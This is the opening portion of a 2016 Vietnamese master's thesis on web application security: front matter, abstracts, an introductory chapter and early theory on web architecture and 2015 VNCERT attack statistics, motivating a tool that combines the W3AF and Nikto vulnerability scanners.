BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

VĂN MINH PHÚ

NGHIÊN CỨU VÀ XÂY DỰNG ỨNG DỤNG BẢO MẬT WEBSITE

LUẬN VĂN THẠC SĨ

Chuyên ngành: Công nghệ thông tin

Mã số ngành: 60480201

TP. HỒ CHÍ MINH, tháng 5 năm 2016

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

VĂN MINH PHÚ

NGHIÊN CỨU VÀ XÂY DỰNG ỨNG DỤNG BẢO MẬT WEBSITE

LUẬN VĂN THẠC SĨ

Chuyên ngành: Công nghệ thông tin

Mã số ngành: 60480201

CÁN BỘ HƯỚNG DẪN KHOA HỌC: TS. LƯ NHẬT VINH

TP. HỒ CHÍ MINH, tháng 5 năm 2016

CÔNG TRÌNH ĐƯỢC HOÀN THÀNH TẠI

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

Cán bộ hướng dẫn khoa học : **TS. Lư Nhật Vinh**

(Ghi rõ họ, tên, học hàm, học vị và chữ ký)

Luận văn Thạc sĩ được bảo vệ tại Trường Đại học Công nghệ TP. HCM ngày 31 tháng 5 năm 2016.

Thành phần Hội đồng đánh giá Luận văn Thạc sĩ gồm:

TT	Họ và tên	Chức danh Hội đồng
1	TS. Đặng Trường Sơn	Chủ tịch
2	PGS.TS. Võ Đình Bảy	Phản biện 1
3	TS. Nguyễn Thị Thúy Loan	Phản biện 2
4	TS. Vũ Thanh Hiền	Ủy viên
5	TS. Cao Tùng Anh	Ủy viên, Thư ký

Xác nhận của Chủ tịch Hội đồng đánh giá Luận sau khi Luận văn đã được sửa chữa (nếu có).

Chủ tịch Hội đồng đánh giá LV

TRƯỜNG ĐH CÔNG NGHỆ TP. HCM
PHÒNG QLKH – ĐTSĐH

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

TP. HCM, ngày 20 tháng 5 năm 2016

NHIỆM VỤ LUẬN VĂN THẠC SĨ

Họ tên học viên: **VĂN MINH PHÚ** Giới tính: Nam

Ngày, tháng, năm sinh: 10/10/1984 Nơi sinh: TP. HCM

Chuyên ngành: Công nghệ thông tin MSHV: 1241860015

I- Tên đề tài:

Nghiên cứu và xây dựng ứng dụng bảo mật Website.

II- Nhiệm vụ và nội dung:

- Nghiên cứu khái niệm, mô hình hoạt động ứng dụng web.
- Nghiên cứu các công trình khoa học, các công cụ quét lỗ hổng bảo mật hiện nay.
- Thu thập dữ liệu, cài đặt và kiểm thử, sau đó lấy kết quả so sánh ưu, nhược điểm của từng công cụ, lựa chọn công cụ thích hợp để xây dựng ứng dụng.
- Báo cáo kết quả đạt được, đề xuất ý kiến bảo mật website.

III- Ngày giao nhiệm vụ: 20/01/2016

IV- Ngày hoàn thành nhiệm vụ: 20/5/2016

V- Cán bộ hướng dẫn: TS. LƯ NHẬT VINH

CÁN BỘ HƯỚNG DẪN **KHOA QUẢN LÝ CHUYÊN NGÀNH**

(Họ tên và chữ ký) (Họ tên và chữ ký)

LỜI CAM ĐOAN

Tôi xin cam đoan đây là công trình nghiên cứu của riêng tôi. Các số liệu, kết quả nêu trong Luận văn là trung thực và chưa từng được ai công bố trong bất kỳ công trình nào khác.

Tôi xin cam đoan rằng mọi sự giúp đỡ cho việc thực hiện Luận văn này đã được cảm ơn và các thông tin trích dẫn trong Luận văn đã được chỉ rõ nguồn gốc.

Học viên thực hiện Luận văn

(Ký và ghi rõ họ tên)

Văn Minh Phú

LỜI CÁM ƠN

Trước tiên, tôi xin chân thành cảm ơn TS. Lư Nhật Vinh - người đã định hướng và chỉ dẫn tận tình cho tôi trong suốt thời gian thực hiện luận văn.

Tôi xin gởi lời cảm ơn quý thầy cô trong khoa Công nghệ thông tin và phòng Quản lý khoa học - Đào tạo sau Đại học, Trường Đại Học Công nghệ TP. HCM, những người đã cùng trao đổi, thảo luận và chia sẻ cho tôi những kiến thức, kinh nghiệm quý báu.

Tôi cũng xin cảm ơn tất cả các anh chị, các bạn học cùng khóa cùng những đồng nghiệp đã hỗ trợ và góp ý rất nhiều cho luận văn của tôi, giúp tôi có thể làm tốt công việc của mình.

Con xin cảm ơn Ba Mẹ, những người thân yêu đã luôn ủng hộ, động viên con trong suốt thời gian thực hiện luận văn.

Xin chân thành cảm ơn tất cả mọi người!

Văn Minh Phú

TÓM TẮT

Khi Internet bước vào giai đoạn phát triển mạnh mẽ, mạng Internet được mở rộng toàn cầu, phần lớn các công ty, xí nghiệp, tổ chức và thậm chí mỗi cá nhân cũng có website riêng để quảng bá hình ảnh cũng như chia sẻ thông tin qua mạng Internet. Thông qua những website này, chúng ta có thể chia sẻ thông tin, dữ liệu với nhau dù ở bất cứ đâu và bất cứ khi nào. Lợi ích mà Internet nói chung và website nói riêng là rất lớn, nhưng bên cạnh đó cũng tiềm ẩn rất nhiều nguy hiểm mà hệ thống website mang lại, khi nó bị xâm nhập và bị đánh cắp những thông tin quan trọng, đặc biệt là trong những lĩnh vực nhạy cảm như quân sự, an ninh, ngân hàng, năng lượng và các lĩnh vực tự động. Các server là nơi các dữ liệu quan trọng được lưu trữ và những server này thường liên kiết với máy chủ web, giúp các hoạt động được tiến hành từ xa. Do vậy, để đảm bảo cho một hoạt động đáng tin cậy, việc bảo mật các máy chủ web là không thể thiếu.

Đối vối mọi hacker (kẻ xâm nhập) dù mũ đen hay mũ trắng muốn xâm nhập vào hệ thống máy tính, họ sẽ thăm dò hệ thống đó hoạt động như thế nào để từ đó đưa ra những phương pháp tấn công [1] hay phòng thủ một cách hữu hiệu. Do đó trước khi bị tấn công, chúng ta phải biết hệ thống của mình có những lỗ hổng bảo mật nào và tiến hành xử lý nó trước khi quá muộn.

Hiện tại đã có một số công cụ quét [2] lỗ hổng bảo mật tích hợp nhiều tùy chọn quét khác nhau vào trong chương trình nhưng vẫn chưa có công cụ nào có thể thực hiện được hầu hết các loại quét và tìm ra được hầu hết các lổ hổng bảo mật. Do mỗi một công cụ có cách xử lý, cấu trúc câu lệnh, cũng như các lỗi tìm được khác nhau, người dùng muốn sử dụng chương trình nào thì người dùng phải hiểu rõ cách quét cũng như từng tùy chọn quét mà mỗi chương trình hỗ trợ, điều này gây mất thời gian và khó khăn cho người dùng. Vì vậy, việc tạo giao diện cho các công cụ quét này là một điều cần thiết. Hơn nữa, mỗi công cụ có thể tìm ra các lỗi bảo mật khác nhau và hiện nay chưa có công cụ nào có thể tìm ra được tất cả các lỗi của hệ thống [2] nên việc tích hợp nhiều công cụ lại với nhau sẽ tìm ra được nhiều lỗi hơn so với một công cụ duy nhất, sau khi tiến hành cài đặt, kiểm thử, thu thập số liệu để

so sánh, cuối cùng chúng tôi đã chọn được hai công cụ để tích hợp lại với nhau đó là W3AF và Nikto.

Đề tài này cung cấp kiến thức về những lỗ hổng bảo mật thường gặp hiện nay, giới thiệu và so sánh các công cụ quét lỗ hổng bảo mật phổ biến, dựa trên số liệu so sánh đó, xây dựng một công cụ nhằm dò tìm lỗ hổng của các ứng dụng web bằng cách phân tích và sử dụng một bộ các công cụ kết hợp lại với nhau để có thể xử lý một phạm vi lớn hơn các lỗ hổng bảo mật. Cụ thể là sử dụng các kiểm tra, dò tìm lỗ hổng của một ứng dụng web bằng việc sử dụng kết hợp hai công cụ W3AF và Nikto, kết quả dựa trên mô hình tấn công đối với ứng dụng web nằm trong OWASP Top 10 [3].

ABSTRACT

When the Internet entered the stage of strong development, the Internet will be a global expansion. Most companies, enterprises, organizations and even individuals also have their own websites to promote the images as well as information sharing information via the Internet. Through this website, we can share information and data with each other no matter wherever and whenever. Benefits that the Internet in general and in particular the website are great, but there are also potential dangers that offer the system, when it was intruded and stolen the important information, especially in sensitive sectors such as military, security, banking, energy and auto sectors. The server is where the important data are stored and the server are usually associated with web hosting fetters help activities are conducted remotely. Therefore, to ensure a reliable operation, the security of the web server is indispensable.

For every hacker (intruder), though black hat or white hat, wants to get into the computer system. They will probe the system to see how it works so that they can make the attack method [1] or an effective defense. So before being attacked, we must know our system if they have security vulnerabilities and then, if they do, we will handle them before they're too late.

Currently, there are several scanning tools [2] integrated with security ulnerabilities and many different scanning options in the program but no tools can perform most types of scans and found the most security vulnerabilities. Since each tool has a handle, command structures, as well as various bugs found, if users want to use the programs that must be understood on how each scan and scanning options support, this will be time-consuming and difficult for users. Therefore, the creation of interfaces for the scan tool is necessary. Moreover, each tool can find different vulnerabilities, and there is currently no tools can find all the faults of the system [2]. Should the integration of multiple tools together will find more errors than a single engine, after carrying out the installation, testing, collecting data to compare, finally we chose tools which integrated with one another and that is W3AF and Nikto.

This subject provides knowledge about common security vulnerabilities at

present, introduces and compares the scan tools for common security vulnerabilities, based on comparative data. The construction of a tool to detect vulnerabilities of web applications by analyzing and using a combination of tools together to be able to handle a larger range of security vulnerabilities. Specifically, the use of the test, to detect vulnerabilities in a web application using two tools combined W3AF and Nikto, model-based results attacks against web applications are located in OWASP Top 10 [3].

MỤC LỤC

MỘT SỐ TỪ VIẾT TẮT VÀ THUẬT NGỮ THƯỜNG DÙNG

CGI	Common Getaway Interface
IIS	Internet Information Services
WWW	World Wide Web
URL	Uniform Resource Locator
DoS	Denial of Service
DDoS	Distributed Denial of Service
SSL	Secure Sockets Layer
PCI	Payment Card Industry
DOM	Document Object Model
XSS	Cross-Site Scripting
CSRF	Cross-Site Request Forgery
GHDB	Google Hacking Database
OWASP	The Open Web Application Security Project
W3AF	Web Application Attack and Audit Framework
GUI	Graphical User Interface
CVE	Common Vulnerabilities and Exposures

DANH MỤC CÁC BẢNG

DANH MỤC HÌNH

CHƯƠNG 1: TỔNG QUAN

1.1 Lý do chọn đề tài

An ninh mạng đang dần trở thành một lĩnh vực quan trọng ở mọi ngành công nghiệp bao gồm quân sự, an ninh, ngân hàng, năng lượng và các lĩnh vực tự động. Các server là những tài sản rất quan trọng trong các ngành công nghiệp này, là nơi các dữ liệu kinh doanh nhạy cảm được lưu trữ. Những server này thường liên kiết với máy chủ web giúp các dữ liệu kinh doanh và các hoạt động được tiến hành từ xa. Do vậy, để đảm bảo cho một hoạt động đáng tin cậy, việc bảo mật các máy chủ web là không thể thiếu.

Khi khoa học máy tính và Internet ngày càng phát triển, thì các vấn đề về an ninh mạng và bảo mật ngày càng được chú trọng. Do các hacker luôn tìm cách đột nhập vào các hệ thống máy tính nhằm phá hoại hay trộm cắp các thông tin quan trọng. Đối với mọi hacker dù mũ đen hay mũ trắng thì khi đối mặt với một hệ thống máy tính, họ phải biết hệ thống đó hoạt động như thế nào để từ đó đưa ra những phương pháp tấn công [1] hay phòng thủ một cách hữu hiệu. Các thông tin như các dịch vụ, hệ điều hành, webserver... sẽ chỉ ra cho hacker biết hệ thống hoạt động như thế nào và có những lỗ hổng gì và kỹ thuật quét (scanning) có thể giúp họ có được các thông tin ấy.

Sau khi tiến hành nghiên cứu lý thuyết: mô hình hoạt động của ứng dụng web, các kỹ thuật tấn công web, những công trình khoa học, công cụ dò tìm lỗ hổng bảo mật ứng dụng web liên quan… Chúng tôi nhận thấy rằng hiện nay có rất nhiều công cụ hỗ trợ cho việc quét lổ hổng bảo mật và mỗi công cụ có những chức năng cũng như các ưu, nhược điểm riêng. Thêm vào đó, những công cụ lại có giao diện hoặc cấu trúc câu lệnh khác nhau. Điều này đặt ra một nhu cầu cần phải có một bộ công cụ tích hợp nhiều công cụ quét lỗ hổng bảo mật lại để tạo thành một bộ công cụ quét lỗ hổng bảo mật có thể tập hợp được các điểm mạnh của từng công cụ riêng biệt.

Đề tài: “Nghiên cứu và xây dựng ứng dụng bảo mật Website” được đưa ra nghiên cứu để giải quyết vấn đề này.

Đề tài được nghiên cứu theo phương pháp nghiên cứu ứng dụng. Mục tiêu của đề tài là xây dựng một ứng dụng tích hợp bộ công cụ quét lỗ hổng bảo mật ứng dụng web. Kết quả quét được từ bộ công cụ này sẽ giúp người quản trị website rà soát và khắc phục các lỗ hổng bảo mật tìm được, đảm bảo công tác an ninh, an toàn cho hoạt động website.

1.2 Đối tượng và phạm vi nghiên cứu

- Đối tượng nghiên cứu:

Đề tài tập trung nghiên cứu lý thuyết bảo mật ứng dụng web, các công cụ quét lỗ hổng bảo mật ứng dụng web, 02 công cụ quét lỗ hổng bảo mật là W3AF và Nikto.

- Phạm vi nghiên cứu:

Đề tài mô tả cách kiểm tra dò tìm lỗ hổng của một ứng dụng web bằng việc sử dụng kết hợp các công cụ W3AF và Nikto. Bộ công cụ tích hợp này có các chức năng chính sau:

- Tích hợp chức năng của hai công cụ.
- Cho phép người dùng dễ dàng tùy chọn các kiểu quét.
- Tổng hợp kết quả, giúp người quản trị dễ dàng tìm ra các lỗ hổng bảo mật.
- Đưa ra các gợi ý sửa lỗi cho người dùng.

Bộ công cụ có thể chạy trên hệ điều hành Windows, cụ thể là Windows 7 với nền tảng .NET Framework 4.0 trở lên.

1.3 Phương pháp nghiên cứu

Nghiên cứu lý luận: Tìm hiểu các khái niệm ứng dụng web, mô hình hoạt động của ứng dụng web, các lỗ hổng bảo mật ứng dụng web thường gặp, cách thức tấn công của kẻ xâm nhập, cách ngăn chặn tấn công, các công cụ quét lỗ hổng bảo mật ứng dụng web tiên tiến hiện nay.

Áp dụng thực tiễn: Cài đặt các công cụ, kiểm thử, thu thập số liệu, so sánh hiệu quả các công cụ, tiến hành xây dựng công cụ quét lỗ hổng bảo mật ứng dụng web mới dựa trên bảng so sánh các công cụ đã có.

1.4 Bố cục

Nội dung của quyển báo cáo luận văn gồm 05 chương:

Chương 1: Tổng quan

Chương này giới thiệu tổng quan về đề tài và sự cần thiết của việc nghiên cứu đề tài này, đồng thời cũng nêu lên mục tiêu cần đạt được. Cuối cùng là nêu lên tổng quan về nội dung của từng chương trong quyển luận văn này.

Chương 2: Lý thuyết về bảo mật ứng dụng web

Trình bày các khái niệm chính trong đề tài như: ứng dụng web, mô hình hoạt động ứng dụng web, các lỗ hổng bảo mật thường gặp, cách thức tấn công của kẻ xâm nhập, cách ngăn chặn tấn công...

Chương 3: Những công cụ quét lỗ hổng bảo mật có liên quan

Giới thiệu sơ lược lịch sử các nghiên cứu có liên quan đến đề tài, công cụ quét W3AF và Nikto và một số công cụ khác để so sánh, phương pháp nghiên cứu thực hiện đề tài.

Chương 4: Xây dựng ứng dụng quét lỗ hổng bảo mật

Lựa chọn giải pháp cho bài toán tổng thể cũng như từng thành phần, kết hợp các công cụ có sẵn thành một công cụ mạnh hơn, hiệu quả hơn.

Chương 5: Kết luận và hướng phát triển

Chương cuối này đúc kết những gì mà luận văn đạt được và chưa đạt được qua khoảng thời gian thực hiện cũng như những đề xuất cho việc phát triển sau này.

CHƯƠNG 2: LÝ THUYẾT VỀ BẢO MẬT ỨNG DỤNG WEB

Trong những năm gần đây, các vụ tấn công mạng gia tăng mạnh về mặt số lượng, hình thức vi phạm ngày càng tinh vi và có tính tổ chức. Theo thống kê cho thấy, năm 2015, có nhiều hình thức tấn công với những kỹ thuật khác nhau, phổ biến nhất là các kỹ thuật: Tấn công dò quét điểm yếu dịch vụ UPNP, tấn công gây từ chối dịch vụ phân giải tên miền DNS, tấn công dò mật khẩu dịch vụ FTP bằng phương pháp vét cạn (brute force login attempt)…

Số lượng các cuộc tấn công theo từng loại hình kỹ thuật đã được Trung tâm Ứng cứu khẩn cấp máy tính Việt Nam (VNCERT) thống kê cụ thể hàng năm với con số không nhỏ. Dưới đây là bảng thống kê [4] theo quý Top 5 kỹ thuật tấn công trong năm 2015 vào hệ thống thông tin nước ta:

Bảng 2.1: Top 5 kỹ thuật tấn công trong năm 2015 vào hệ thống thông tin nước ta.

STT	TÊN KỸ THUẬT TẤN CÔNG	SỐ LƯỢNG
QUÝ I		
1	Tấn công dò quét điểm yếu dịch vụ UPNP	1165518
2	Tấn công gây từ chối dịch vụ phân giải tên miền DNS	950146
3	Lạm dụng các dịch vụ của Google để tiến hành tấn công các hệ thống trang thông tin điện tử gây tình trạng từ chối dịch vụ	219061
4	Tấn công dò mật khẩu dịch vụ FTP bằng phương pháp vét cạn (brute force login attempt)	204926
5	Tấn công máy chủ website sử dụng phần mềm APACHE	154862
QUÝ II		
1	Tấn công dò quét điểm yếu dịch vụ UPNP	293015
2	Tấn công dò mật khẩu dịch vụ FTP bằng phương pháp vét cạn (brute force login attempt)	240912
3	Tấn công chuyển hướng tên miền nhằm vào người dùng thông qua dịch vụ DNS bằng kỹ thuật dns cache poisoning	217938
4	Tấn công vét cạn mật khẩu thông qua dịch vụ SSH	174910
5	Tấn công điểm yếu ứng dụng Web thông qua giao thức HTTP POST request khi tính năng file_uploads được kích hoạt	96052
QUÝ III		
1	Tấn công khai thác điểm yếu bảo mật của ứng dụng Web	2352175
2	Lây nhiễm mã độc, kết nối đến mạng lưới mã độc qua dịch vụ DNS	944694
3	Lạm dụng dịch vụ calendar access của các hệ thống trang	327714

	thông tin điện tử để thu thập thông tin	
4	Tấn công chuyển hướng tên miền nhằm vào người dùng thông qua dịch vụ DNS bằng kỹ thuật dns cache poisoning	283958
5	Tấn công vét cạn mật khẩu thông qua dịch vụ SSH	248713
QUÝ IV		
1	Tấn công gây từ chối dịch vụ phân giải tên miền DNS bằng phương pháp truy vấn random DNS domain nhằm vào dịch vụ DNS	741184
2	Tấn công dò quét điểm yếu dịch vụ UPNP	234865
3	Lạm dụng dịch vụ calendar access của các hệ thống trang thông tin điện tử để thu thập thông tin	196255
4	Tấn công gây từ chối dịch vụ phân giải tên miền DNS	179827
5	Tấn công chuyển hướng tên miền nhằm vào người dùng thông qua dịch vụ DNS bằng kỹ thuật dns cache poisoning	173814

Thống kê trên cho thấy các kỹ thuật tấn công phổ biến vào hệ thống thông tin của nước ta là rất đa dạng và thay đổi liên tục. Do đó, các cơ quan, tổ chức liên quan cần đề cao cảnh giác, nâng cao năng lực để đối phó với những tội phạm mạng ngày càng phức tạp và phát triển.

Với sự phát triển mạnh mẽ của kẻ xâm nhập qua từng năm, các tổ chức và trung tâm an ninh mạng đã cho phát triển những công cụ phát hiện các lỗ hổng bảo mật để người dùng có thể quét lỗ hổng trên hệ thống mình từ đó có những gia cố hệ thống hợp lý.

Luận văn được thực hiện nhằm tìm hiểu về các kỹ thuật tấn công trang web và đề ra cách phòng chống. Do đó, trong phần đầu của lý thuyết sẽ giới thiệu sơ lược một số khái niệm cơ bản, các cách tấn công cũng như phòng tránh và đây chính là nền tảng để xây dựng nội dung cho những phần sau.

2.1. Giới thiệu về ứng dụng web


2.1.1. Khái niệm ứng dụng web

Ứng dụng web là một ứng dụng chủ/khách sử dụng giao thức HTTP để tương tác với người dùng hay hệ thống khác. Trình khách dành cho người sử dụng thường là một trình duyệt web như: Internet Explorer hay FireFox. Cũng có thể là một chương trình có chức năng như một trình duyệt web. Người dùng gửi và nhận

các thông tin từ máy chủ thông qua việc tương tác với trang web. Các chương trình này có thể là các trang trao đổi mua bán, các diễn đàn, các trang gửi nhận email…

Tốc độ phát triển các kỹ thuật xây dựng ứng dụng web cũng phát triển rất nhanh. Trước đây những ứng dụng web thường được xây dựng bằng CGI (Common Getaway Interface) được chạy trên các máy chủ web và kết nối với với các cơ sở dữ liệu đơn giản trên cùng một máy chủ. Ngày nay ứng dụng web thường được viết bằng PHP, ASP.Net (hay các ngôn ngữ tương tự) và chạy trên máy chủ phân tán, kết nối đến nhiều nguồn dữ liệu.

Một ứng dụng web thường có kiến trúc gồm:




Hình 2.1: Kiến trúc một ứng dụng web

Hình 2.1 mô tả kiến trúc thông thường của một ứng dụng web, các đường gãy khúc biểu thị các lớp của ứng dụng web, bao gồm:

- Lớp trình bày: Lớp này có nhiệm vụ hiển thị dữ liệu cho người dùng, ngoài ra còn có thể có thêm các ứng dụng tạo bố cục cho trang web.
- Lớp ứng dụng: Là nơi xử lý của ứng dụng web. Nó sẽ xử lý thông tin người dùng yêu cầu, đưa ra quyết định, gửi kết quả đến "lớp trình bày". Lớp này thường được cài đặt bằng các kỹ thuật lập trình như CGI, Java, .NET, PHP được triển khai trên các máy chủ như Apache, IIS…
- Lớp dữ liệu: Thường là các hệ quản trị dữ liệu (DBMS) chịu tránh nhiệm quản lý các file dữ liệu và quyền sử dụng.

Mô hình hóa hoạt động của một ứng dụng web:



Hình 2.2: Mô hình hoạt động của một ứng dụng web

Trong đó:

- Trình khách (hay còn gọi là trình duyệt): Internet Explorer, FireFox,…
- Trình chủ: Apache, IIS,…
- Hệ quản trị CSDL: Oracle, SQL Server, MySQL,…

Bên cạnh đó, một giải pháp dùng để bảo vệ hệ thống mạng thường được sử dụng là bức tường lửa (firewall), nó có vai trò như lớp rào chắn bên ngoài một hệ thống mạng, vì chức năng chính của firewall là kiểm soát luồng thông tin giữa các máy tính. Có thể xem firewall như một bộ lọc thông tin, nó xác định và cho phép một máy tính này có được truy xuất đến một máy tính khác hay không, hay một mạng này có được truy xuất đến mạng kia hay không.

Người ta thường dùng firewall vào mục đích:

- Cho phép hoặc cấm những dịch vụ truy suất ra ngoài.
- Cho phép hoặc cấm những dịch vụ từ bên ngoài truy xuất vào trong.
- Kiểm soát địa chỉ truy nhập, cấm địa chỉ truy nhập.

Firewall hoạt động dựa trên gói IP do đó kiểm soát được việc truy cập máy tính của người sử dụng.

2.1.2. Mô tả hoạt động của một ứng dụng web

Đầu tiên trình duyệt sẽ gửi một yêu cầu (request) đến máy chủ Web thông qua các lệnh cơ bản GET, POST… của giao thức HTTP, máy chủ lúc này có thể cho

thực thi một chương trình được xây dựng từ nhiều ngôn ngữ như Perl, C/C++… hoặc máy chủ yêu cầu bộ biên dịch thực thi các trang ASP, JSP… theo yêu cầu của máy khách.

Tùy theo các tác vụ của chương trình được cài đặt mà nó xử lý, tính toán, kết nối đến cơ sở dữ liệu, lưu các thông tin do máy khách gửi đến… và từ đó trả về cho máy khách 1 luồng dữ liệu có định dạng theo giao thức HTTP, nó gồm 2 phần:

- Header mô tả các thông tin về gói dữ liệu và các thuộc tính, trạng thái trao đổi giữa trình duyệt và WebServer.
- Body là phần nội dung dữ liệu mà Server gửi về Client, nó có thể là một file HTML, một hình ảnh, một đoạn phim hay một văn bản bất kì.

Theo mô hình ở hình 2.2, với firewall, luồng thông tin giữa máy chủ và máy khách là luồng thông tin hợp lệ. Vì thế, nếu hacker tìm thấy vài lỗ hổng trong ứng dụng web thì firewall không còn hữu dụng trong việc ngăn chặn hacker này [5]. Do đó, các kỹ thuật tấn công vào một hệ thống mạng ngày nay đang dần tập trung vào những sơ suất (hay lỗ hổng) trong quá trình tạo ứng dụng của những nhà phát triển Web hơn là tấn công trực tiếp vào hệ thống mạng, hệ điều hành. Tuy nhiên, hacker cũng có thể lợi dụng các lỗ hổng ứng dụng web để mở rộng sự tấn công của mình vào các hệ thống không liên quan khác.

2.1.3. Một số chức năng phổ biến của các ứng dụng web

Ứng dụng web đã được phát triển nhằm thực hiện tất cả các chức năng hữu ích có thể sử dụng được trong môi trường trực tuyến (Internet). Dưới đây là một số chức năng của ứng dụng web đã được phát triển và sử dụng rất nhiều trong những năm gần đây:

- Mua bán trực tuyến: Amazon, Ebay, 5giay.com,…
- Mạng xã hội: Facebook, Linkedin,…
- Ngân hàng trực tuyến: HSBC, Citibank, Vietinbank Ipay,…
- Tìm kiếm: Google, Yahoo, Bing,…
- Đấu giá: eBay, Ubid,…
- Cờ bạc: Betfair, intercasino.com, gambling.com,…
- Blog: Blogger, blogspot.com,…

- Webmail (quản lý Email bằng trình duyệt Web): Gmail, Hotmail, Yahoo Mail,…
- Tương tác thông tin (Interactive information): Wikipedia, Wikileak,…

Hiện nay, với sự phát triển mạnh mẽ của Internet và các thiết bị di động cầm tay như: Laptop, Smarphone, Tablet,… thì các ứng dụng phải đáp ứng khả năng kết nối di động bằng cách sử dụng trình duyệt web hoặc các ứng dụng riêng trên di động (Android, IOS, Windows phone,…) sử dụng cơ chế kết nối đến Server dựa trên HTTP/HTTPS thông các hàm APIs. Đặc biệt, các ứng dụng trước đây thường chỉ dùng trong hệ thống nội bộ như: ERP, HR, Office,… do chứa các dữ liệu riêng tư, nhạy cảm với công ty, tổ chức thì hiện nay đã phải hỗ trợ kết nối rộng hơn ra khỏi hệ thống mạng nội bộ (Internet, VPN) thông qua các ứng dụng web. Ví dụ:

- Ứng dụng quản lý nhân sự (Human Resources - HR) cho phép người dùng truy cập thông tin bảng lương, cung cấp và nhận lại thông tin hiệu suất và quản lý tuyển dụng và quy trình kỷ luật.

- Phần mềm cộng tác (quản lý hồ sơ, công việc,…) dùng chia sẻ tài liệu, quản lý quy trình công việc và các dự án. Những chức năng này thường sẽ liên quan đến các vấn đề an ninh và quản trị rất quan trọng.

- Các ứng dụng văn phòng như văn bản, bảng tính,… đã chuyển sang ứng dụng web qua các dịch vụ như Google App, Microsoft Office 365,…

2.1.4. Các điểm mạnh của các ứng dụng web

- Sử dụng giao thức HTTP (giao thức truyền thông cốt lõi được sử dụng để truy cập trong World Wide Web) với ưu thế nhẹ, đơn giản và hướng kết nối. HTTP có khả năng phục hồi kết nối trong trường hợp lỗi truyền thông và tránh việc máy chủ phải giữ kết nối mạng để mỗi người sử dụng, như các ứng dụng client/server truyền thống.

- Các trình duyệt web thường sẽ được cài đặt mặc định trên máy tính và thiết bị di động. Các ứng dụng web triển khai giao diện người dùng tự động đến trình duyệt của người dùng mà không cần phân phối, quản lý phần mềm riêng biệt đến

người dùng. Khi cần thay đổi, nâng cấp tính năng, giao diện,… các ứng dụng web chỉ cần cấu hình trên máy chủ và sẽ có hiệu lực ngay đến người dùng khi kết nối.

- Các trình duyệt web hiện nay hỗ trợ nhiều tính năng hướng người dùng cao, giao diện, tính năng có thể thay đổi theo ý người dùng. Ngoài ra, các trình duyệt hỗ trợ công cụ, tiện ích đi kèm theo như: dịch từ điển, tải nhạc, tải phim, đa ngôn ngữ,…

- Các công nghệ nền tảng và các ngôn ngữ phát triển các ứng dụng web tương đối đơn giản. Rất nhiều các nền tảng và công cụ phát triển để tạo điều kiện thuận lợi cho việc phát triển các ứng dụng web cho các đối tượng khác nhau như: người mới học, không chuyên về CNTT,… Ví dụ: bạn không là người học chuyên về CNTT chỉ cần làm theo một vài hướng dẫn là có thể tạo ứng dụng web cá nhân như: Blog, WordPress,… Ngoài ra, các công cụ và tài nguyên mã nguồn mở có sẵn để giúp người phát triển có thể xây dựng, tùy chỉnh các ứng dụng theo ý mình như: Zoomla, Dotnetnuke, Zope/Plone,…

2.1.5. Vấn đề bảo mật các ứng dụng web

Khi các công nghệ mới được phát triển và ứng dụng mạnh mẽ như các ứng dụng web hiện nay, thì theo khách quan đi cùng với điều này sẽ là hàng loạt các lỗ hổng bảo mật mới ra đời. Đa số các cuộc tấn công nghiêm trọng vào các ứng dụng web là làm lộ thông tin, dữ liệu nhạy cảm hoặc truy cập không hạn chế với các hệ thống mà các ứng dụng đang hoạt động.

